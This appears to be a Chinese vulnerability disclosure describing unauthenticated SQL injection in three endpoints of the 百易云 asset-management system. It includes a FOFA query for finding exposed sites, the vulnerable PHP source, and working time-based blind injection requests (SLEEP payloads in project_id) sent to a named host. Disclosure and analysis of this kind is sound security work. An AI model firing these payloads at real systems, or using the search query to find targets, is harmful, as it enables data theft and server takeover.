漏洞简介
百易云资产管理运营系统,是专门针对企业不动产资产管理和运营需求而设计的一套综合解决方案。该系统能够覆盖资产的全,包括资产的登记、盘点、评估、处置等多个环节,同时提供强大的运营分析功能,帮助企业优化资产配置,提升运营效率。百易云资产管理运营系统 imaRead.make.php、leaseImaRead.make.php、adminx/leaseTurnoverRead.make.php 接口存在SQL注入漏洞,未经身份验证的远程攻击者除了可以利用 SQL 注入漏洞获取数据库中的信息(例如,管理员后台密码、站点的用户个人信息)之外,甚至在高权限的情况可向服务器中写入木马,进一步获取服务器系统权限。
影响版本
fofa语法
body="不要着急,点此"
漏洞分析
看下 imaRead.make.php 的业务逻辑实现,其他两个文件也存在类似的代码片段
<?php
error_reporting(E_ALL ^ E_NOTICE ^ E_WARNING);
header("Content-type: text/html; charset=utf-8");
require_once ("admin.config.php");
require_once ("../service/dict.service.php");
require_once ("../service/imaRead.service.php");
require_once ("../com/util.class.php");
$act = $_GET["act"];
$project_id = $_GET["project_id"];
$ima_type= $_GET["ima_type"];
$fee_month = ($_GET["fee_month"]!="")?$_GET["fee_month"]:date("Y-m",time());
$building_code = $_GET["building_code"];
//$month=strReplace($fee_month,"-","");+

 $dict = new dict();
 $minDays= $dict->getOrgCfgValByKey($project_id,"appcfg_imaReadMinDays","org",0);
$imaRead=new imaRead();

 if ($act=="remake") {
          $ireads =  $_POST['feeItem'];
          $ids = arr2str($ireads) ;
          $isImaShare = ($building_code=="imaShare")?1:0 ;
      $ret=$imaRead->genImaReadBlankByPreRead($ids,$isImaShare ) ;
             wlog( $imaRead->getSql());
            if ($ret<=0) {
                  $errInfo= $imaRead->getErrInfo()  ;
                  $errInfo="操作失败.".$errInfo ;
                } else {
                  $errInfo="生成成功." ;
                }
 }

//$month=strReplace($fee_month,"-","");
if ($act=="make") {
        if ($project_id!="") {
         $minDays =0 ;//强制
         $isImaShare = ($building_code=="imaShare")?1:0 ;
         if ($ima_type=="turnover") $isImaShare=2;
                 $ret=$imaRead->genImaMonthReadBlank($project_id,$ima_type,$fee_month,$isImaShare,$minDays);
                 //wlog( $imaRead->getSql());
                 if ($ret<=0) {
                  $errInfo= $imaRead->getErrInfo()  ;
                  $errInfo="操作失败".$errInfo ;
                } else {
                  $errInfo="生成成功." ;
                }
     }  else
         $errInfo="项目信息不能为空." ;
}

alertMsg($errInfo);

?>
$project_id 是由用户通过 $_GET["project_id"] 直接传入的,未经任何过滤或转义直接拼接了 $project_id 到 SQL 查询中,造成SQL注入漏洞。
漏洞复现

imaRead.make.php
GET /adminx/imaRead.make.php?act=make&ima_type=turnover&building_code=imaShare&fee_month=2025-05&project_id=1%20AND%20(SELECT%201337%20FROM%20(SELECT(SLEEP(6)))xxxx) HTTP/1.1
Host: baiyishequ.mrxn.net
成功延时 6 秒
leaseImaRead.make.php
GET /adminx/leaseImaRead.make.php?act=make&project_id=1%20AND%20(SELECT%201337%20FROM%20(SELECT(SLEEP(6)))xxxx) HTTP/1.1
Host: baiyishequ.mrxn.net
leaseTurnoverRead.make.php
GET /adminx/leaseTurnoverRead.make.php?project_id=1%20AND%20(SELECT%201337%20FROM%20(SELECT(SLEEP(6)))xxxx) HTTP/1.1
Host: baiyishequ.mrxn.net

